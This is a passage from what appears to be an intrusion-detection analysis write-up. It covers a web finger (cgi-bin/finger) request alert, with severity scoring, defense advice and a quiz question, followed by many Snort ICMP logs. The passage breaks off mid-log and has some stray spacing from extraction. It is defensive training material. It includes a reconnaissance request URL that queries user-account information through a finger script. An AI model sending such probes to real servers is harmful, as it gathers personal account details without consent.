
```
Event:           HTTP_WebFinger
Date:                  2001/05/07   22:59:44
Source:          X.Y.0.37
Destination:     128.95.166.129
Sensor Location: X.Y.0.49
Protocol:        TCP
Source Port:     54407
Destination Port:      80

URL:             /cgi-bin/finger?spyder@iris.washington.edu
OBJECT:          /cgi-bin/finger
QUERY:           spyder@iris.washington.edu
```

ii. Tool of detect

Real Secure 5.5 Workgroup Manager with Service Release 1.1, and Real Secure Network Sensor 5.0.

iii. Description of attack

1. Probability of spoofed source

The IP address of the source was a valid address from within our network. There is little chance it is a spoofed source.

2. Stimulus vs Response

This alert was detected as the result of a stimulus. It is a stimulus to make a HTTP request.

3. Service targeted

The service being used to gather information about a remote system is port 80. A remote web server, with a specific cgi-bin file, is being used to request information about users accounts.

4. Service known vulnerabilities

Some web servers have a file called finger or finger.pl in their cgi-bin directory. This file allows for the users to 'finger'[8] hosts through their web browser [9].

"If an account is fingerable, fingering that account will tell you various information about that account … Usually there is information such as the real name of the person whose account it is, the last time they logged into that account, and perhaps a plan file." [10]

---

[8] http://www.emailman.com/finger
[9] http://www.kbeta.com/attacklist/HTTP_WebFinger.htm
[10] http://www.emailman.com/finger

This could allow a user to query other hosts, gathering information, and make it appear that it was your host which was gathering the information.

5. Attack purpose

The information gathered would be considered reconnaissance data.

iv. Attack mechanism

The mechanism for making the finger request is simply to call the finger script in the cgi -bin directory, and include as a parameter the name@host of the user which the finger request is aimed at.

v. Correlations

On further investigation of this detect [11], it was discovered that the request was not of malicious intent. The finger utility was being used on the remote web server to provide scientific data. For some reason the finger protocol was being used to provide information, and it happened that a user used a web based finger client as a once off to access this data.

vi. Evidence of active targeting

No other suspicious activity was found to be directed at the destination host.

An example of the where the HTTP_WebFinger has been used a result of active targeting, and in conjunction with an attack can be viewed at http://archives.neohapsis.com/archives/incidents/2000 -04/0144.html

vii. Severity

(Criticality + Lethality) – (System Countermeasures + Network Countermeasures) = Severity

	Rating	Comment
Criticality	4	The source address leads directly back to our infrastructure, and it would be undesirable for this IP to be associated with malicious activity
Lethality	1	There is no lethality associated with our systems as a result of the request
System Countermeasures	5	None are required
Network Countermeasures	5	None are required

Severity = -5

viii. Defense recommendation

If hosting a web server, the finger script could be delet ed, or placed into an area which requires authentication to access it.

Network monitoring systems could also be configured to break connections carrying this request.

[11] This was detected by talking to the client involved.

ix. Multiple choice question

If an IDS detects that a host has made the following request to one of your web servers, what is it they are trying to achieve?

http://www.yourhost.com /cgi-bin/finger?spyder@iris.washington.edu

1. Someone is trying to check their email account of spyder@iris.washington.edu
2. Someone is finding out user account information about spyder@iris.washington.edu
3. Someone is attempting to send email to spyder@iris.washington.edu
4. Someone is attempting a denial of service against spyder@iris.washington.edu

e. Malicious Use of ICMP

1. Log of incident

These logs are rep resentative only, and are not a complete view of the attack. The Snort alerts have been categorized by Source IP address. As mentioned above, the Snort alerts show an alert name, time at which the packet was received, as well as the usual source, destin ation and other protocol details. Many of these Snort ICMP Alerts include an original encapsulated TCP datagram.

a. 203.12.167.22

```
[**] ICMP Time -To-Live Exceeded in Transit  [**]
06/23-00:40:45.210930  203.12.167.22  -> X.Y.14.192
ICMP TTL:244 TOS:0x60 ID:38838 I pLen:20 DgmLen:56
Type:11 Code:0 TTL EXCEEDED  [Snort log]
[**] ICMP Time -To-Live Exceeded in Transit  [**]
06/23-00:40:45.210991  203.12.167.22  -> X.Y.14.192
ICMP TTL:243 TOS:0x60 ID:388 38 IpLen:20 DgmLen:56
Type:11 Code:0 TTL EXCEEDED  [Snort log]
..
[**] ICMP Time -To-Live Exceeded in Transit  [**]
06/23-00:40:45.266786  203.12.167.22  -> X.Y.14.192
ICMP TTL:2 TOS:0x60 I D:38838 IpLen:20 DgmLen:56
Type:11 Code:0 TTL EXCEEDED  [Snort log]
[**] ICMP Time -To-Live Exceeded in Transit  [**]
06/23-00:40:45.266842  203.12.167.22  -> X.Y.14.192
ICMP TTL:1 TOS:0x60  ID:38838 IpLen:20 DgmLen:56
Type:11 Code:0 TTL EXCEEDED  [Snort log]

[**] ICMP Time -To-Live Exceeded in Tran sit [**]
06/23-00:40:46.181958  203.12.167.22  -> X.Y.14.192
ICMP TTL:244 TOS :0x60 ID:38843 IpLen:20 DgmLen:56
Type:11 Code:0 TTL EXCEEDED  [Snort log]
[**] ICMP Time -To-Live Exceeded in  Transit [**]
06/23-00:40:46.182019  203.12.167.22  -> X.Y.14.192
ICMP TTL:243  TOS:0x60 ID:38843 IpLen:20 DgmLen:56
Type:11 Code:0 TTL EXCEEDED  [Snort log]
..
[**] ICMP Time -To-Live Excee ded in Transit  [**]
06/23-00:40:46.238922  203.12.167.22  -> X.Y.14.192
ICMP  TTL:2 TOS:0x60 ID:38843 IpLen:20 DgmLen:56
Type:11 Code:0 TTL EXCEEDED  [Snort log]
[**] ICMP Time -To-Live Exc eeded in Transit  [**]
06/23-00:40:46.238977  203.12.167.22  -> X.Y.14.192
ICMP TTL:1 TOS:0x60 ID:38843 IpLen:20 DgmLen:56
Type:11 Code:0 TTL EXCEEDED  [Snort log]
```

b. 152.63.49.25

```
[**] ICMP Destination Unreachable (Undefined Code!)   [**]
06/23-02:14:31.871202  152.63.49.25  -> X.Y.14.192
ICMP TTL:247 TOS:0x60 ID:0 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 206.194.195.192:1263
TCP TTL:117 TOS:0x0 ID:17337 IpLen:20 DgmLen:1500
12UAP*SF Seq: 0x3D7 F8622 Ack: 0x8C8D0DAF Win: 0x92C1 TcpLen: 52 UrgPtr: 0x106
** END OF DUMP  [Snort log]
00 00 00 00 45 00 05 DC 43 B9 40 00 75 06 50 A2  ....E...C.@.u.P.
CA 7D 0E C0 CE C2 C3 C0 00 5  0 04 EF 3D 7F 86 22  .}.......P..=.."
[**] ICMP Destination Unreachable (Undefined Code!)   [**]
06/23-02:14:31.871277  152.63.49.25  -> X.Y.14.192
ICMP TTL:246 TOS:0x60 ID:0 IpLen:20 DgmLen:56
```

```
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAG RAM DUMP:
X.Y.14.192:80  -> 206.194.195.192:1263
TCP TTL:117 TOS:0x0 ID:17337 IpLen:20 DgmLen:1500
12UAP*SF Seq: 0x3D7F8622 Ack: 0x8C8D0DAF Win: 0x92C1 TcpLen: 52 UrgPtr: 0x106
** END OF DUMP  [Snort log]
..
[**] ICMP Destination Unreachable (Undefined Code!)  [**]
06/23-02:14:31.927229  152.63.49.25  -> X.Y.14.192
ICMP TTL:2 TOS:0x60 ID:0 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 206.194.195.192:1263
TCP TTL:117 TOS:0x0 ID:17337 IpLen:20 DgmLen:1500
12UAP*SF Seq: 0x3D7F8622 Ack: 0x8C8D0DAF Win: 0x92C1 TcpLen: 52 UrgPtr: 0x106
** END OF DUMP  [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!)  [**]
06/23-02:14:31.927315  152.63.49.2 5  -> X.Y.14.192
ICMP TTL:1 TOS:0x60 ID:0 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 206.194.195.192:1263
TCP TTL:117 TOS:0x0 ID:17337 IpLen:20 DgmLen:1500
12UAP*SF Seq: 0x3D7F8622 Ack: 0x8C8D0DAF Win: 0x92C1 TcpLen: 52 UrgPtr: 0x106
** END OF DUMP  [Snort log]
```

c. 146.188.249.6

```
[**] ICMP Destination Unreachable (Undefined Code!)  [**]
06/23-02:14:46.163455  146.188.249.6 -> X.Y.14.192
ICMP TTL:246 TOS:0x60 ID:0 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 206.194.195.192:1263
TCP TTL:119 TOS:0x0 ID:57017 IpLen:20 DgmLen:1500
******** Seq: 0x3D7FB976 Ack: 0x1030300 Win: 0x100 TcpLen: 0
** END OF DUMP  [Snort log]
00 00 00 00 45 00  05 DC DE B9 40 00 77 06 B3 A1  ....E.....@.w...
CA 7D 0E C0 CE C2 C3 C0 00 50 04 EF 3D 7F B9 76  .}.......P..=..v
[**] ICMP Destination Unreachable (Undefined Code!)  [**]
06/23-02:14:46.163517 146.188.249.6  -> X.Y.14.192
ICMP TTL:245 TOS:0x60 ID:0 IpLen:20 Dgm  Len:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 206.194.195.192:1263
TCP TTL:119 TOS:0x0 ID:57017 IpLen:20 DgmLen:1500
******** Seq: 0x3D7FB976 Ack: 0x1030300 Win: 0x100 TcpLen: 0
** END OF DUMP  [Snort log]
..
[**] ICMP Destination Unreachable (Undefined Code!)  [**]
06/23-02:14:46.167823  146.188.249.6  -> X.Y.14.192
ICMP TTL:232 TOS:0x60 ID:0 IpLen:20 DgmLen:56
Type:3 Code:1 DES TINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 206.194.195.192:1263
TCP TTL:119 TOS:0x0 ID:57273 IpLen:20 DgmLen:1500
******** Seq: 0x3D7FBF2A Ack: 0x1030300 Win: 0x100 TcpLen: 0
** END OF DUMP  [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!)  [**]
06/23-02:14:46.169108  146.188.249.6  -> X.Y.14.192
ICMP TTL:235 TOS:0x60 ID:0 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST   UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 206.194.195.192:1263
TCP TTL:119 TOS:0x0 ID:57529 IpLen:20 DgmLen:1500
*****R*F Seq: 0x3D7FC4DE Ack: 0xFF9828DE Win: 0xD864 TcpLen: 24
** END OF DUMP  [Snort log]
```

```
[**] ICMP Destination Unreachable (Undefined Code!)   [**]
06/23-02:14:46.169119 146.188.249.6 -> X.Y.14.192
ICMP TTL:231 TOS:0x60 ID:0 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80 -> 206.194.195.192:1263
TCP TTL:119 TOS:0x0 ID:57273 IpLen:20 DgmLen:1500
*****R*F Seq: 0x3D7FBF2A Ack: 0xFF9828DE Win: 0xD864 TcpLen: 24
** END OF DUMP [Snort log]
..
[**] ICMP Destination Unreachable (Undefined Code!)   [**]
06/23-02:14:46.221729 146.188.249.6 -> X.Y.14.192
ICMP TTL:2 TOS:0x60 ID:0 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.1 92:80 -> 206.194.195.192:1263
TCP TTL:119 TOS:0x0 ID:57273 IpLen:20 DgmLen:1500
*****R*F Seq: 0x3D7FBF2A Ack: 0xFF9828DE Win: 0xD864 TcpLen: 24
** END OF DUMP [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!)   [**]
06/23-02:14:46.221784 146.188.249.6 -> X.Y.14.192
ICMP TTL:1 TOS:0x60 ID:0 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80 -> 206.194.195.192:1 263
TCP TTL:119 TOS:0x0 ID:57273 IpLen:20 DgmLen:1500
*****R*F Seq: 0x3D7FBF2A Ack: 0xFF9828DE Win: 0xD864 TcpLen: 24
** END OF DUMP [Snort log]
```

d. 216.126.150.231

```
[**] ICMP Destination Unreachable (Undefined Code!)   [**]
06/23-04:15:03.419303 216.126.150.231 -> X.Y.14.192
ICMP TTL:241 TOS:0x60 ID:63505 IpLen:20 DgmLen:56
Type:3 Code:4 DESTINATION UNREACHABLE: FRAGMENTATION NEEDED
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80 -> 64.24.178.3 1:1527
TCP TTL:111 TOS:0x0 ID:65068 IpLen:20 DgmLen:1500
12***R** Seq: 0x3EFFB912 Ack: 0x85A3A5E3 Win: 0x634E TcpLen: 52
** END OF DUMP [Snort log]
00 00 05 AC 45 00 05 DC FE 2C  40 00 6F 06 3C 7A  ....E....,@.o.<z
CA 7D 0E C0 40 18 B2 1F 00 50 05 F7 3E FF B9 12  .}..@....P..>...
[**] ICMP Destination Unreachable (Undefined Code!)   [**]
06/23-04:15:06.652797 216.126.150.231 -> X.Y.14.192
ICMP TTL:241 TOS:0x60 ID:63526 IpLen:20 DgmLen :56
Type:3 Code:4 DESTINATION UNREACHABLE: FRAGMENTATION NEEDED
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80 -> 64.24.178.31:1527
TCP TTL:111 TOS:0x0 ID:38959 IpLen:20 DgmLen:1500
12***R** Seq: 0x3EFFB912 Ack: 0x8898FC53 Win: 0x2801 TcpLen: 32
** END OF DUMP [Snort log]
00 00 05 AC 45 00 05 DC 98 2F 40 00 6F 06 A2 77  ....E..../@.o..w
CA 7D 0E C0 40 18 B2 1F 00 50 05 F7 3E FF B9 12  .}..@....P..>...
[**] ICMP Destination Unreachable (Undefined Code!)   [**]
06/23-04:15:13.214931 216.126.150.231 -> X.Y.14.192
ICMP TTL:241 TOS:0x60 ID:63563 IpLen:20 DgmLen:56
Type:3 Code:4 DESTINATION UNREACHABLE: FRAGMENTATION NEEDED
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80 -> 64.24.178.31:1527
TCP TTL:111 TOS:0x0 ID:55860 IpLen:20 DgmLen:1500
*2U*P*S* Seq: 0x3EFFB912 Ack: 0x86F1EB7F Win: 0x8103 TcpLen: 44 UrgPtr:
0x1C1A
** END OF DUMP [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!)   [**]
06/23-04:15:26.340119 216.126.150.231 -> X.Y.14.192
ICMP TTL:241 TOS:0x60 ID:63769 IpLen:20 DgmLen:56
Type:3 Code:4 DESTINATION UNREACHABLE: FRAGMENTATION NEEDED
** ORIGINAL DATAGRAM DUMP:
```

```
X.Y.14.192:80  -> 64.24.178.31:1527
TCP TTL:111 TOS:0x0 ID:30014 IpLen:20 DgmLen:1500
*2*****F Seq: 0x3EFFB912 Ack: 0x41414141 Win: 0x4141 TcpLen: 16
** END OF DUMP [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!)  [**]
06/23-04:15:52.589870 216.126.150.231  -> X.Y.14.192
ICMP TTL:241 TOS:0x60 ID:63977 IpLen:20 DgmLen:56
Type:3 Code:4 DESTINATION UNREACHABLE: FRAGMENTATION NEEDED
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 64.24.178.31:1527
TCP TTL:111 TOS:0x0 ID :41557 IpLen:20 DgmLen:1500
*2U*PR*F Seq: 0x3EFFB912 Ack: 0x6E672043 Win: 0x6D69 TcpLen: 24 UrgPtr:
0x696F
** END OF DUMP [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!)  [**]
06/23-04:16:00.523569 216.126.150.231  -> X.Y.14.192
ICMP TTL:241 TOS:0x60 ID:64028 IpLen:20 DgmLen:56
Type:3 Code:4 DESTINATION UNREACHABLE: FRAGMENTATION NEEDED
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 64.24.178.31:1528
TCP TTL:111 TOS:0x0  ID:48474 IpLen:20 DgmLen:1500
12U*P**F Seq: 0x3EFFBE95 Ack: 0xF1575939 Win: 0x9CAA TcpLen: 44 UrgPtr:
0x9173
** END OF DUMP [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!)  [**]
06/23-04:16:03.745704 216.126.150.231  -> X.Y.14.192
ICMP TTL:241 TOS:0x60 ID:64084 IpLen:20 DgmLen:56
Type:3 Code:4 DESTINATION UNREACHABLE: FRAGMENTATION NEEDED
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 64.24.178.31:1528
TCP TTL:111 TOS:0x 0 ID:41565 IpLen:20 DgmLen:1500
*2UA**SF Seq: 0x3EFFBE95 Ack: 0x6C046D61 Win: 0x376 TcpLen: 28 UrgPtr: 0x363
** END OF DUMP [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!)  [**]
06/23-04:16:10.307249 216.126.150.231  -> X.Y.14.192
ICMP TTL:241 TOS:0x60 ID:64202 IpLen:20 DgmLen:56
Type:3 Code:4 DESTINATION UNREACHABLE: FRAGMENTATION NEEDED
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 64.24.178.31:1528
TCP TTL:111 TOS:0x 0 ID:5731 IpLen:20 DgmLen:1500
1*UA**** Seq: 0x3EFFBE95 Ack: 0x471D7F1E Win: 0x6441 TcpLen: 60 UrgPtr:
0xC349
** END OF DUMP [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!)  [**]
06/23-04:16:25.511281 216.126.150.231  -> X.Y.14.192
ICMP TTL:241 TOS:0x60 ID:64703 IpLen:20 DgmLen:56
Type:3 Code:4 DESTINATION UNREACHABLE: FRAGMENTATION NEEDED
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 64.24.178.31:1529
TCP TTL:111 TOS:0 x0 ID:47983 IpLen:20 DgmLen:1500
12*A**SF Seq: 0x3EFFC143 Ack: 0xAAC89E2F Win: 0xA677 TcpLen: 40
** END OF DUMP [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!)  [**]
06/23-04:16:38.636890 216.126.150.231  -> X.Y.14.192
ICMP TTL:241 TOS:0x60 ID:65290 IpLen:20 DgmLen:56
Type:3 Code:4 DESTINATION UNREACHABLE: FRAGMENTATION NEEDED
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 64.24.178.31:1529
TCP TTL:111 TOS:0x0 ID:54650 I pLen:20 DgmLen:1500
*2UAP**F Seq: 0x3EFFC143 Ack: 0x706F6C69 Win: 0x2077 TcpLen: 24 UrgPtr:
0x2074
** END OF DUMP [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!)  [**]
06/23-04:17:16.279468 216.126.150.231  -> X.Y.14.192
ICMP TTL:241 TOS:0x60 ID:65397 IpLen:20 DgmLen:56
Type:3 Code:4 DESTINATION UNREACHABLE: FRAGMENTATION NEEDED
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 64.24.178.31:1532
```

```
TCP TTL:111 TOS:0x0 ID:2457  IpLen:20 DgmLen:1500
*2U****F Seq: 0x3F0798F0 Ack: 0x1000172 Win: 0x7270 TcpLen: 0 UrgPtr: 0xC
** END OF DUMP [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!)  [**]
06/23-04:17:19.540922 216.126.150.231 -> X.Y.14.192
ICMP TTL:241 TOS:0x60 ID:65408 IpLen:20 DgmLen:56
Type:3 Code:4 DESTINATION UNREACHABLE: FRAGMENTATION NEEDED
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 64.24.178.31:1532
TCP TTL:111 TOS:0x0 ID:52379 IpL en:20 DgmLen:1500
*2*AP*** Seq: 0x3F0798F0 Ack: 0xD6DABEA7 Win: 0xDEE7 TcpLen: 40
** END OF DUMP [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!)  [**]
06/23-04:17:26.105412 216.126.150.231 -> X.Y.14.192
ICMP TTL:241 TOS:0x60 ID:65424 IpLen:20 DgmLen:56
Type:3 Code:4 DESTINATION UNREACHABLE: FRAGMENTATION NEEDED
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 64.24.178.31:1532
TCP TTL:111 TOS:0x0 ID:20380 IpLen:20 DgmLen:  1500
12****** Seq: 0x3F0798F0 Ack: 0xE1444C10 Win: 0xD6DA TcpLen: 52
** END OF DUMP [Snort log]
```

e. 210.84.63.40

```
[**] ICMP Destination Unreachable (Undefined Code!)  [**]
06/23-09:42:20.707649 210.84.63.40 -> X.Y.14.192
ICMP TTL:58 TOS:0x0 ID:51901 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 210.84.37.89:1063
TCP TTL:119 TOS:0x0 ID:3673 IpLen:20 DgmLen:40
*2*A**SF S eq: 0x41DD93FF Ack: 0x4CCC8AFB Win: 0x6E6F TcpLen: 4
** END OF DUMP [Snort log]
00 00 00 00 45 00 00 28 0E 59 40 00 77 06 24 8C  ....E..(.Y@.w.$.
CA 7D 0E C0 D2 54 25 59 00 50 04 2  7 41 DD 93 FF  .}...T%Y.P.'A...
[**] ICMP Destination Unreachable (Undefined Code!)  [**]
06/23-09:42:20.707718 210.84.63.40 -> X.Y.14.192
ICMP TTL:57 TOS:0x0 ID:51901 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM  DUMP:
X.Y.14.192:80  -> 210.84.37.89:1063
TCP TTL:119 TOS:0x0 ID:3673 IpLen:20 DgmLen:40
*2*A**SF Seq: 0x41DD93FF Ack: 0x4CCC8AFB Win: 0x6E6F TcpLen: 4
** END OF DUMP [Snort log]
..
[**] ICMP Destination Unreachable (Undefined Code!)  [**]
06/23-09:42:20.720355 210.84.63.40 -> X.Y.14.192
ICMP TTL:2 TOS:0x0 ID:51901 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 210.84.37 .89:1063
TCP TTL:119 TOS:0x0 ID:3673 IpLen:20 DgmLen:40
*2*A**SF Seq: 0x41DD93FF Ack: 0x4CCC8AFB Win: 0x6E6F TcpLen: 4
** END OF DUMP [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!)  [**]
06/23-09:42:20.720410 210.84.63.40 -> X.Y.14.192
ICMP TTL:1 TOS:0x0 ID:51901 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80  -> 210.84.37.89:1063
TCP TTL:119 TOS:0x0 ID:367 3 IpLen:20 DgmLen:40
*2*A**SF Seq: 0x41DD93FF Ack: 0x4CCC8AFB Win: 0x6E6F TcpLen: 4
** END OF DUMP [Snort log]
```

f. 210.215.8.12

```
[**] ICMP Time-To-Live Exceeded in Transit [**]
06/23-13:08:27.017511 210.215.8.12 -> X.Y.14.192
ICMP TTL:251 TOS:0xC0 ID:9676 IpLen:20 DgmLen:56
Type:11 Code:0 TTL EXCEEDED [Snort log]
[**] ICMP Time-To-Live Exceeded in Transit [**]
06/23-13:08:27.017625 210.215.8.12 -> X.Y.14.192
ICMP TTL:250 TOS:0xC0 ID:9676 IpLen:20 DgmLen:56
Type:11 Code:0 TTL EXCEEDED [Snort log]
[**] ICMP Time-To-Live Exceeded in Transit [**]
06/23-13:08:27.061816 210.215.8.12 -> X.Y.14.192
ICMP TTL:92 TOS:0xC0 ID:9677 IpLen:20 DgmLen:56
Type:11 Code:0 TTL EXCEEDED [Snort log]
[**] ICMP Time-To-Live Exceeded in Transit [**]
06/23-13:08:27.061894 210.215.8.12 -> X.Y.14.192
ICMP TTL:91 TOS:0xC0 ID:9677 IpLen:20 DgmLen:56
Type:11 Code:0 TTL EXCEEDED [Snort log]
```

g. 203.12.167.22

```
[**] ICMP Time-To-Live Exceeded in Transit [**]
06/23-13:08:27.766364 203.12.167.22 -> X.Y.14.192
ICMP TTL:244 TOS:0x60 ID:17054 IpLen:20 DgmLen:56
Type:11 Code:0 TTL EXCEEDED [Snort log]
[**] ICMP Time-To-Live Exceeded in Transit [**]
06/23-13:08:27.766422 203.12.167.22 -> X.Y.14.192
ICMP TTL:243 TOS:0x60 ID:17054 IpLen:20 DgmLen:56
Type:11 Code:0 TTL EXCEEDED [Snort log]
[**] ICMP Time-To-Live Exceeded in Transit [**]
06/23-13:08:27.827787 203.12.167.22 -> X.Y.14.192
ICMP TTL:2 TOS:0x60 ID:17054 IpLen:20 DgmLen:56
Type:11 Code:0 TTL EXCEEDED [Snort log]
[**] ICMP Time-To-Live Exceeded in Transit [**]
06/23-13:08:27.827843 203.12.167.22 -> X.Y.14.192
ICMP TTL:1 TOS:0x60 ID:17054 IpLen:20 DgmLen:56
Type:11 Code:0 TTL EXCEEDED [Snort log]
```

h. 210.215.8.10

```
[**] ICMP Time-To-Live Exceeded in Transit [**]
06/23-15:47:01.868157 210.215.8.10 -> X.Y.14.192
ICMP TTL:251 TOS:0xC0 ID:43862 IpLen:20 DgmLen:56
Type:11 Code:0 TTL EXCEEDED [Snort log]
[**] ICMP Time-To-Live Exceeded in Transit [**]
06/23-15:47:01.868254 210.215.8.10 -> X.Y.14.192
ICMP TTL:250 TOS:0xC0 ID:43862 IpLen:20 DgmLen:56
Type:11 Code:0 TTL EXCEEDED [Snort log]
[**] ICMP Time-To-Live Exceeded in Transit [**]
06/23-15:47:01.925412 210.215.8.10 -> X.Y.14.192
ICMP TTL:2 TOS:0xC0 ID:43862 IpLen:20 DgmLen:56
Type:11 Code:0 TTL EXCEEDED [Snort log]
[**] ICMP Time-To-Live Exceeded in Transit [**]
06/23-15:47:01.926756 210.215.8.10 -> X.Y.14.192
ICMP TTL:1 TOS:0xC0 ID:43862 IpLen:20 DgmLen:56
Type:11 Code:0 TTL EXCEEDED [Snort log]
[**] ICMP Time-To-Live Exceeded in Transit [**]
06/23-15:47:31.883903 210.215.8.10 -> X.Y.14.192
ICMP TTL:251 TOS:0xC0 ID:43908 IpLen:20 DgmLen:56
Type:11 Code:0 TTL EXCEEDED [Snort log]
[**] ICMP Time-To-Live Exceeded in Transit [**]
06/23-15:47:31.884010 210.215.8.10 -> X.Y.14.192
ICMP TTL:250 TOS:0xC0 ID:43908 IpLen:20 DgmLen:56
Type:11 Code:0 TTL EXCEEDED [Snort log]
[**] ICMP Time-To-Live Exceeded in Transit [**]
06/23-15:47:31.940569 210.215.8.10 -> X.Y.14.192
ICMP TTL:2 TOS:0xC0 ID:43908 IpLen:20 DgmLen:56
Type:11 Code:0 TTL EXCEEDED [Snort log]
[**] ICMP Time-To-Live Exceeded in Transit [**]
06/23-15:47:31.941842 210.215.8.10 -> X.Y.14.192
```

```
ICMP TTL:1 TOS:0xC0 ID:43908 IpLen:20 DgmLen:56
Type:11 Code:0 TTL EXCEEDED  [Snort log]
```

i. 203.167.236.153

```
[**] ICMP Destination Unreachable (Undefined Code!)  [**]
06/23-16:02:46.308738 203.167.236.153 -> X.Y.14.192
ICMP TTL:50 TOS:0x0 ID:10753 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80 -> 203.167.195.73:1416
TCP TTL:60 TOS:0x0 ID:45679 IpLen:20 DgmLen:576
1*UAP*S* Seq: 0xC1FC931A Ack: 0x535B70D4 Win: 0xE6CC TcpLen: 12 UrgPtr:
0x1AB1
** END OF DUMP [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!)  [**]
06/23-16:02:46.308807 203.167.236.153 -> X.Y.14.192
ICMP TTL:49 TOS:0x0 ID:10753 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80 -> 203.167.195.73:1416
TCP TTL:60 TOS:0x0 ID:45679 IpLen:20 DgmLen:576
1*UAP*S* Seq: 0xC1FC931A Ack: 0x535B70D4 Win: 0xE6CC TcpLen: 12 UrgPtr:
0x1AB1
** END OF DUMP [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!)  [**]
06/23-16:02:53.697255 203.167.236.153 -> X.Y.14.192
ICMP TTL:2 TOS:0x0 ID:25345 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80 -> 203.167.195.73: 1416
TCP TTL:60 TOS:0x0 ID:3184 IpLen:20 DgmLen:576
**U*P*** Seq: 0xC1FC931A Ack: 0x6C8D4817 Win: 0x2047 TcpLen: 4 UrgPtr: 0x6F0D
** END OF DUMP [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!)  [**]
06/23-16:02:53.697312 203.167.236.153 -> X.Y.14.192
ICMP TTL:1 TOS:0x0 ID:25345 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80 -> 203.167.195.73:1416
TCP TTL:60 TOS:0x0 ID:3184 IpLen:20 DgmLen:576
**U*P*** Seq: 0xC1FC931A Ack: 0x6C8D4817 Win: 0x2047 TcpLen: 4 UrgPtr: 0x6F0D
** END OF DUMP [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!)  [**]
06/23-16:03:08.715960 203.167.236.153 -> X.Y.14.192
ICMP TTL:50 TOS:0x0 ID:51201 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
X.Y.14.192:80 -> 203.167.195.73:1416
TCP TTL: 60 TOS:0x0 ID:3953 IpLen:20 DgmLen:576
*2***RSF Seq: 0xC1FC931A Ack: 0xCD9F13C2 Win: 0x4E7F TcpLen: 56
** END OF DUMP [Snort log]
[**] ICMP Destination Unreachable (Undefined Code!)  [**]
